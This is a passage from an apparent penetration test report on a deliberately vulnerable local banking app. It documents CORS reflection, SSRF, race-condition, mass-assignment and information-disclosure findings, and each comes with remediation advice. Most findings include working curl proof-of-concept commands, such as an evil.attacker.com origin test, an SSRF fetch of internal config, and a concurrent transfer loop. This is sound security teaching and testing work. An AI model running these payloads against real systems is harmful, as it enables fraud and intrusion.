


Figure 11: X-Debug-Info header present in response




Figure 12: Decoded header value — plaintext password disclosed

Remediation

- Remove the X-Debug-Info header from all production responses immediately.
- Audit all response headers across the application for debug or diagnostic data.
- Ensure passwords are never stored or logged in plaintext anywhere in the stack.

References

CWE-312: Cleartext Storage of Sensitive Information

CWE-200: Exposure of Sensitive Information to an Unauthorised Actor

---

H4 Reflective CORS Misconfiguration

CVSS: 8.2 — AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:L/A:N | **Severity: High**

Description

The application reflects the client-supplied Origin header back as Access-Control-Allow-Origin on all responses, including authenticated endpoints, with Access-Control-Allow-Credentials set to true. This disables the browser's same-origin policy for every origin including null, file://, and attacker-controlled domains.

Six independent origin values were tested and all were reflected without restriction.

Impact

- A malicious web page can issue authenticated cross-origin requests on behalf of any logged-in victim.

- Combined with BOLA (H2), a single page visit silently exfiltrates account balances for all accessible users.
- A cross-origin attack page could initiate fund transfers from the victim's account.

Proof of Concept

Test CORS reflection with a malicious origin:

```
$ curl -sI http://localhost:5000/account -H 'Authorization: Bearer $USER_JWT' -H 'Origin: https://evil.attacker.com'
```

Response: Access-Control-Allow-Origin: https://evil.attacker.com — Access-Control-Allow-Credentials: true




Figure 13: CORS reflection — malicious origin accepted and reflected with credentials flag

Remediation

- Replace reflective implementation with an explicit allowlist of trusted origins.
- Never combine reflective Allow-Origin with Allow-Credentials: true.
- If cross-origin access is not required, remove CORS headers entirely.

References

CWE-942: Permissive Cross-domain Policy

OWASP CORS Cheat Sheet

H5 Server-Side Request Forgery via Profile Picture URL Upload

CVSS: 8.0 — AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N	**Severity: High**

Description

The /upload_profile_picture_url endpoint accepts a URL parameter and instructs the server to fetch that resource, returning the response to the client. No validation or restriction is applied to the supplied URL.

This SSRF vulnerability allows an attacker to cause the server to make requests to any address — including localhost, internal network services, and cloud metadata endpoints — from the server's network context. This finding is the root cause of the credential exfiltration chains in C3 and C4.

Impact

- Internal network scanning and service enumeration from the server's perspective.
- Access to services firewalled from external networks but reachable from localhost.
- Root cause of C3 (JWT/DB credential exfiltration) and C4 (cloud IAM token disclosure).

Proof of Concept

Probe the local application via SSRF:

```
$ curl -s -X POST http://localhost:5000/upload_profile_picture_url -H 'Authorization:
Bearer $USER_JWT' -H 'Content-Type: application/json' -d
'{"url":"http://127.0.0.1:5000/internal"}'
```

Server fetched the internal endpoint and returned its full response to the attacker.

```
Figure 14 — SSRF entry-point confirmation: arbitrary URL fetched and saved
┌──(kali㉿kali)-[~/vapt-vulnbank/recon]
└─$ # Confirm SSRF entry point
└─$ curl -s -i -X POST -H "Authorization: Bearer $USER_JWT" \
      -H "Content-Type: application/json" \
      -d '{"image_url":"http://httpbin.org/get"}' \
      http://localhost:5000/upload_profile_picture_url

HTTP/1.0 200 OK
Content-Type: application/json
Server: Werkzeug/2.0.1 Python/3.9.25

{
    "debug_info": {
        "content_length": 305,
        "fetched_url": "http://httpbin.org/get",
        "http_status": 200
    },
    "file_path": "static/uploads/616982_get",
    "message": "Profile picture imported from URL",
    "status": "success"
}

# The endpoint accepts arbitrary URLs and saves the response to a publicly-accessible path.
# No allowlist, no scheme filtering beyond what the requests library happens to support.
```

Figure 14: SSRF probe to localhost internal endpoint

```
Figure 15 — Internal endpoint content retrieved via SSRF chain (403 bypassed)
┌──(kali㉿kali)-[~/vapt-vulnbank/recon]
└─$ # Direct request to /internal/config.json — gated to local callers only
└─$ curl -s -o /dev/null -w "HTTP %{http_code}\n" http://localhost:5000/internal/config.json
HTTP 403

└─$ # Same endpoint via SSRF chain — completes the bypass
└─$ # (SSRF saves to static/uploads/424370_config.json; we read it back)
└─$ curl -s http://localhost:5000/static/uploads/424370_config.json | python3 -m json.tool

{
    "app": {
        "debug": true,
        "name": "Vulnerable Bank",
        "swagger_url": "/api/docs"
    },
    "rate_limits": {
        "authenticated_limit": 10,
        "unauthenticated_limit": 5,
        "window_seconds": 10800
    }
}

# The 403 is bypassed: SSRF gives the application its own request, which is trusted.
# The same chain works against /internal/secret (Figure 5) and the metadata routes.
```

Figure 15: Internal response content returned via SSRF

Remediation

- Validate and restrict the URL parameter to an explicit allowlist of permitted external domains.

- Block requests to private IP ranges (127.x, 169.254.x, 10.x, 172.16-31.x, 192.168.x) at the application layer.
- Use a dedicated outbound proxy enforcing egress filtering.
- Consider accepting profile picture file uploads directly rather than fetching from arbitrary URLs.

References

CWE-918: Server-Side Request Forgery

OWASP SSRF Prevention Cheat Sheet

OWASP Top 10 A10:2021 — SSRF

M1 Race Condition in Fund Transfer Endpoint — Balance Overdraft

CVSS: 5.3 — AV:N/AC:H/PR:L/UI:N/S:U/C:N/I:H/A:N | **Severity: Medium**

Description

The POST /transfer endpoint is vulnerable to a Time-of-Check to Time-of-Use (TOCTOU) race condition. The balance validation (read) and deduction (write) are performed as two non-atomic, unlocked operations. When multiple concurrent requests are submitted simultaneously, all read the same pre-deduction balance before any write commits, each passing the balance check independently.

This was confirmed empirically: ten concurrent transfers of $100 each were fired against an account with a $1,000 balance. All ten requests returned new_balance: 900.0, indicating only one deduction applied — $900 was transferred for free.

Impact

- Users can transfer more funds than they possess, generating money from nothing.
- Account balances can be driven to negative values.
- At scale, this attack can deplete platform funds.

Proof of Concept

Starting balance: $1,000. Fire ten concurrent $100 transfers simultaneously:

```
$ for i in $(seq 1 10); do curl -s -X POST http://localhost:5000/transfer -H
'Authorization: Bearer $USER_JWT' -H 'Content-Type: application/json' -d
'{"to_account":"8641390334","amount":100}' & done; wait
```

All 10 responses: {"message": "Transfer Completed", "new_balance": 900.0}

Final balance: $900 — only one of ten $100 deductions applied. $900 transferred without deduction from account.

```
M1 — Race Condition: 10 concurrent $100 transfers, starting balance $1000
┌──(kali㉿kali)-[~]
└─$ for i in $(seq 1 10); do curl -s -X POST http://localhost:5000/transfer \
    -H "Authorization: Bearer $USER_JWT" \
    -H "Content-Type: application/json" \
    -d '{"to_account":"8641390334","amount":100}' & done; wait
{
  "message": "Transfer Completed",
  "new_balance": 900.0,
  "status": "success"
}
{
  "message": "Transfer Completed",
  "new_balance": 900.0,
  "status": "success"
}
{
  "message": "Transfer Completed",
  "new_balance": 900.0,
  "status": "success"
}
{
  "message": "Transfer Completed",
  "new_balance": 900.0,
  "status": "success"
}
{
  "message": "Transfer Completed",
  "new_balance": 900.0,
  "status": "success"
}
{
  "message": "Transfer Completed",
  "new_balance": 900.0,
  "status": "success"
}
{
  "message": "Transfer Completed",
  "new_balance": 900.0,
  "status": "success"
}
{
  "message": "Transfer Completed",
  "new_balance": 900.0,
  "status": "success"
}
{
  "message": "Transfer Completed",
  "new_balance": 900.0,
  "status": "success"
}
{
  "message": "Transfer Completed",
  "new_balance": 900.0,
  "status": "success"
}
┌──(kali㉿kali)-[~]
└─$
```

Figure 16: All 10 concurrent transfer requests returning new_balance: 900.0 — only one deduction applied

```
M1 — Final balance check: expected $0, actual $900
┌──(kali㉿kali)-[~]
└─$ curl -s http://localhost:5000/account \
    -H "Authorization: Bearer $USER_JWT" | python3 -m json.tool
{
  "account_number": "8641390334",
  "balance": 900.0,
  "message": "Account details retrieved",
  "status": "success",
  "username": "racetest@test.com"
}
┌──(kali㉿kali)-[~]
└─$

  Expected balance after 10x $100 transfers: $0.00
  Actual balance:                            $900.00
  Amount transferred without deduction:      $900.00  [RACE CONDITION CONFIRMED]
```

Figure 17: Final balance $900 — expected $0 after 10x $100 transfers. Race condition confirmed.

Remediation

- Wrap balance check and deduction in a database transaction with SELECT FOR UPDATE to acquire a row-level lock before reading.
- Use an atomic conditional UPDATE: UPDATE accounts SET balance = balance - ? WHERE id = ? AND balance >= ?
- Implement idempotency keys on the transfer endpoint to prevent duplicate processing of concurrent identical requests.
- Add rate limiting on the transfer endpoint to reduce exploitation window.

References

CWE-362: Concurrent Execution Using Shared Resource with Improper Synchronisation

OWASP Race Condition Testing Guide

M2 Mass Assignment & SQL Error Disclosure on Registration Endpoint

CVSS: 5.3 — AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N | **Severity: Medium**

Description

The POST /register endpoint accepts and processes arbitrary JSON fields beyond the expected username and password parameters, inserting them directly into the database INSERT statement without validation — a mass assignment vulnerability.

When conflicting fields are supplied (e.g. account_number, which is also auto-generated), the application returns a raw PostgreSQL error disclosing the full INSERT statement, all column names, and internal table structure. Additionally, the registration success response returns a debug_data block exposing the new user's internal ID, account number, balance, admin status, and server user-agent to every registrant.

Impact

- SQL error discloses the complete INSERT statement, table schema, and column names — significantly aiding further injection attacks.
- Mass assignment may allow injection of unintended fields (e.g. is_admin: true) if boolean fields are not filtered.
- debug_data disclosure leaks internal account metadata to every new registrant.

Proof of Concept

Submit registration with extra fields to trigger SQL error and schema disclosure:

```
$ curl -s -X POST http://localhost:5000/register -H 'Content-Type: application/json' -d
'{"username":"attacker@test.com","password":"Test1234!","is_admin":true,"account_number":
"9999999999"}'
```

Error response: column "account_number" specified more than once

Disclosed: LINE 2: ...T INTO users (username, password, account_number, is_admin...)




Figure 18: Mass assignment — SQL INSERT error disclosing full table schema

Remediation

- Implement an explicit allowlist of permitted registration fields — reject any request containing fields outside username and password.
- Use a schema validator (Marshmallow, Pydantic) to enforce input shape before any database interaction.
- Catch all database exceptions and return a generic error message — never expose raw DB error strings to clients.
- Remove debug_data from all registration responses.

References

CWE-915: Improperly Controlled Modification of Dynamically-Determined Object Attributes

CWE-209: Information Exposure Through an Error Message

OWASP Mass Assignment Cheat Sheet

L1 Missing HTTP Security Headers

CVSS: 3.7 — AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N | **Severity: Low**

Description

HTTP responses are missing several standard security headers that provide browser-side defence-in-depth controls. Testing confirmed none of the following are present: X-Frame-Options, X-Content-Type-Options, Content-Security-Policy, Strict-Transport-Security, and X-XSS-Protection.

Impact

- No X-Frame-Options: application can be embedded in iframes — enables clickjacking.
- No X-Content-Type-Options: browser may MIME-sniff responses, potentially executing uploaded content as scripts.
- No Content-Security-Policy: no script source restriction, increasing XSS impact.
- No HSTS: browser does not enforce HTTPS, enabling SSL stripping on unencrypted networks.

Proof of Concept

Confirm absence of all security headers:

```
$ curl -sI http://localhost:5000/ | grep -iE 'x-frame-options|x-content-type|content-security-policy|strict-transport|x-xss'
```

Output: (empty — zero security headers returned)



Figure 19: curl -sI response — zero security headers returned

Remediation

- Add X-Frame-Options: DENY to all responses.
- Add X-Content-Type-Options: nosniff to all responses.
- Implement a Content-Security-Policy appropriate to the application's resource sources.
- Add Strict-Transport-Security once HTTPS is enforced.
- Use Flask-Talisman extension to manage all security headers centrally.

References

OWASP Secure Headers Project

MDN HTTP Security Headers Reference

CWE-693: Protection Mechanism Failure

L2 Verbose Error Messages with Debug Information

CVSS: 3.5 — AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N | **Severity: Low**

Description

Multiple endpoints return verbose error responses containing internal debug data. On failed login, a debug_info object discloses the attempted username and a precise server-side timestamp. On registration, a debug_data block discloses the new user's internal ID, account number, balance, admin status, and server user-agent string — none of which should be returned to the registering client.

Impact

- Username enumeration: debug_info on login confirms attempted usernames, aiding targeted credential attacks.
- Account metadata disclosure: every new registrant receives internal account structure details.
- Precise timestamps assist timing-based attacks and log correlation by an attacker.

Proof of Concept

Failed login discloses attempted username and server timestamp:

```
$ curl -s -X POST http://localhost:5000/login -H 'Content-Type: application/json' -d '{"username":"nonexistent@test.com","password":"wrongpass"}'
```

Response: {"debug_info": {"attempted_username": "nonexistent@test.com", "time": "2026-05-01 08:49:10.216795"}, "message": "Invalid credentials"}




Figure 20: Failed login — debug_info exposing attempted_username and timestamp

Remediation

- Remove all debug_info and debug_data blocks from production API responses.
- Return only generic error messages: {"message": "Invalid credentials"} with no additional fields.
- Implement a DEBUG environment flag that suppresses all debug output — enforce False in production.
- Audit all endpoints for similar disclosure patterns.

References

CWE-209: Generation of Error Message Containing Sensitive Information

OWASP Error Handling Cheat Sheet

4.0 Observations

The following were noted during testing but do not constitute standalone exploitable findings:

- No Web Application Firewall detected — all payloads reached the application unfiltered.
- No rate limiting on authentication endpoints — login and registration accept unlimited requests, enabling brute-force attacks.
- HTTP only — no HTTPS enforcement, all traffic exposed to interception on the local network.
- No account lockout policy — unlimited failed login attempts permitted without delay or lockout.
- User enumeration via response differentiation — error messages differ between unknown usernames and wrong passwords.
- Passwords may not use a modern hashing algorithm (bcrypt/Argon2) — observed via SSRF chain database access.
- No Content-Type validation on JSON endpoints — requests accepted without correct Content-Type header.

5.0 Remediation Summary

Prioritised by severity. Critical and High findings must be remediated before any non-isolated deployment.

ID	Finding	Priority	Effort
C1	Disable Werkzeug debugger; deploy Gunicorn	Immediate	Low
C2	Upgrade Python to 3.12+	Immediate	Medium
C3	Rotate JWT secret and DB credentials	Immediate	Low
C4	Enable IMDSv2; rotate IAM credentials	Immediate	Low
H1	Parameterise all SQL queries	High	Medium
H5	URL allowlist on upload_profile_picture_url	High	Low
H2	Enforce object-level authorisation on account endpoints	High	Medium
H3	Remove X-Debug-Info header	High	Low
H4	Implement CORS origin allowlist	High	Low
M1	Atomic DB transaction with SELECT FOR UPDATE	Medium	Medium
M2	Input allowlist on /register; suppress raw DB errors	Medium	Low
L1	Add security headers via Flask-Talisman	Low	Low
L2	Remove debug_info/debug_data from responses	Low	Low

6.0 Conclusion

The GitHub VulnBank application presents a severe security posture. Thirteen vulnerabilities were identified and confirmed across four severity levels, with four Critical findings representing immediate, exploitable paths to full system compromise from unauthenticated or low-privileged positions.

The most significant attack chain runs from a single authenticated user account through SSRF to exfiltration of the JWT signing secret, database credentials, and cloud IAM tokens — completing a full application and potential cloud infrastructure compromise. A separate, fully unauthenticated path exists via the exposed Werkzeug debug console, providing immediate remote code execution with no prerequisites.

Remediation of all Critical and High findings should be treated as an immediate priority before any further exposure of this application. Medium and Low findings should be scheduled into the next development sprint. A retest is recommended following remediation to confirm effective resolution.

This report was produced for educational and authorised penetration testing purposes only. All testing was conducted against an isolated, locally deployed instance of the intentionally vulnerable application.